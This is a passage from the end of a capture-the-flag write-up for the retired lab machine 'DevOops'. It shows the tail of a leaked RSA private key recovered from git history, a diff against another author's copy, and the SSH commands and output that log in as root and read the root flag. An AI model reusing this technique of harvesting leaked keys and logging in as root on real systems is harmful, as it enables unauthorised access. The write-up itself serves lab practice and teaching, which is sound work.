
```
+md/EqUtm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmqOR3ie
+LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUbxo8zVvbwt4gM2vsXwcz
+oAvexd1JRMkbC7YOgrzZ9iOxHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLw
+LS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=
+-----END RSA PRIVATE KEY-----
2. I am not able to do any of those commands for some reason to view the md5sum hashes. It says the path
`resources/integration/authcredentials.key` is not valid and I do not know how to fix that. A way around that is just to
clean the key and compare my key to the one 0xdf has which is kind of cheating but oh well.
3. ᐅ diff git_key_clean git_key_0xdf
4. SUCCESS, there is no difference in the private_key. The simple sed command cleaned the ssh key.
5. Now lets get root.
```

---

### Got Root

```
1. ᐅ chmod 600 git_key_clean
2. ~/blackarchguru/devoops ᐅ ssh root@10.129.168.10 -i git_key_clean
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Fri Sep 23 09:46:30 2022
3. root@devoops:~# whoami
root
4. root@devoops:~# cat /root/root.txt
66719be65bcdc55b426b<snip>
```

---



DevOops has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

| #6445 | 04 Sep 2024 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

### PWNED